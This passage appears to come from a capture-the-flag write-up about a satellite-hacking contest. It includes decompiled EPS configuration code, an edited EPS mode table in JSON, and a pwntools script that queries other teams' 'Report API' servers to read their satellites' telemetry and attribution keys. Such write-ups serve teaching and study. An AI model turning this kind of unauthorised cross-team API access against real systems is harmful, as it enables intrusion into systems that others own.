30    if (iVar2 != 0) {
31      AttributeCnt = AttributeCnt + 1;
32      EPS_ModeMask_To_ModeArray(Entry.ModeSwitchTbl,(uint16_t)JsonIntData
          );
33    }
34    if (AttributeCnt == 4) {
35      EpsCfg->EntryLoadCnt = EpsCfg->EntryLoadCnt + 1;
36      CFE_PSP_MemCpy((uint)EpsCfg->ModeEntryCnt * 0x4b + 0x25199,&Entry,0
          x4b);
37      EpsCfg->ModeEntryCnt = EpsCfg->ModeEntryCnt + 1;
38      EpsCfg->JsonObj[1].Modified = true;
39      CFE_EVS_SendEvent(0x7e,1,
40                        "EPS_CFG.EntryCallback() (Mode Index, Enabled,
                             ModeName, ModeMask): %d, %d, %s , %d"
41                        ,Entry.ModeIndex,Entry.Enabled,Entry.ModeName,
                             JsonIntData);
42    }
43    else {
44      EpsCfg->AttrErrCnt = EpsCfg->AttrErrCnt + 1;
45      CFE_EVS_SendEvent(0x80,3,"Invalid number of attributes %d. Should
            be 6.",AttributeCnt);
46    }
47    CFE_EVS_SendEvent(0x7e,1,
48                      "EPS_CFG.EntryCallback: EntryLoadCnt %d,
                           ModeEntryCnt %d, AttrErrCnt %d, TokenId x %d"
49                      ,EpsCfg->EntryLoadCnt,EpsCfg->ModeEntryCnt,EpsCfg->
                           AttrErrCnt,TokenIdx);
50    if (iVar1 != __stack_chk_guard) {
51                      /* WARNING: Subroutine does not return */
52      __stack_chk_fail();
53    }
54    return EpsCfg->JsonObj[1].Modified;
55  }
```

For some reason, the dump had a different format than the load command expected. We had to change the `mode-switch-mask` to `mode-mask`, resulting in the following:

```
{
  "name": "EPS Configuration Table",
  "description": "Configuration for EPS MGR",
  "mode-table": {
    "startup-mode": 1,
    "mode-array": [
      {
        "mode": {
          "name": "SEPERATION",
          "mode-index": 0,
          "enabled": 1,
          "mode-mask": 79
        }
      },
      {
        "mode": {
          "name": "SAFE",
          "mode-index": 1,
          "enabled": 1,
          "mode-mask": 95
        }
      },
      {
        "mode": {
          "name": "STANDBY",
          "mode-index": 2,
          "enabled": 1,
          "mode-mask": 95
        }
      },
      {
        "mode": {
          "name": "NOMINAL_OPS_PAYLOAD_ON",
          "mode-index": 3,
          "enabled": 1,
          "mode-mask": 351
        }
      },
      {
        "mode": {
          "name": "ADCS_MOMENTUM_DUMP",
          "mode-index": 4,
          "enabled": 1,
          "mode-mask": 127
        }
      },
      {
        "mode": {
```

```
            "name": "ADCS_FSS_EXPERIMENTAL",
            "mode-index": 5,
            "enabled": 1,
            "mode-mask": 159
          }
        }
      ]
    }
}
```

We could finally load the table and switch the EPS to the'NOMINAL_OPS_PAYLOAD_ON' mode.

Other stuff we found

Report API

> Management has ordained deployment of a backwards-compatibility raw "Report API" server on each team's systems. Not quite sure what it does yet, but might be worth looking into as well! (IP 10.0.{TEAM}1.100, port 1337 tcp)

We quickly found out that we could use the API to access other teams' satellites.

```python
#!/usr/bin/env python3
from pwn import *
import json

"""
1 => DiceGang
2 => FluxRepeatRocket
3 => PFS
4 => Poland Can Into Space
5 => PPP
6 => SingleEventUpset
7 => Solar Wine
8 => WeltALLES!
"""

team = args.TEAM or '0'
host = f'10.0.{team}1.100'
port = 1337

p = connect(host, port)

def send_command(a, b, c):
    p.send(f'{a} {b} {c}'.encode())

    line = p.recvline()[:-1]
```

```
26
27      if b"Exception" in line:
28          line = line.replace(b"** invalid request ** Exception: ", b"")
                [1:-1]
29          message = line[line.find(b'message'):]
30          message = message[message.find(b'\"')+1:]
31          message = message[:message.find(b'\"')]
32
33          print(message)
34      else:
35          print(line)
36
37  send_command("SLA_TLM", "HK_TLM_PKT", "ATTRIBUTION_KEY")
38  # send_command("SLA_TLM", "HK_FSW_TLM_PKT", "PING_STATUS")
39  # send_command("SYSTEM", "LIMITS_CHANGE", "PACKET")
40  # send_command("SYSTEM", "META", "CONFIG")
41  # send_command("SYSTEM", "LATEST", "A")
42
43  p.close()
44  # p.interactive()
```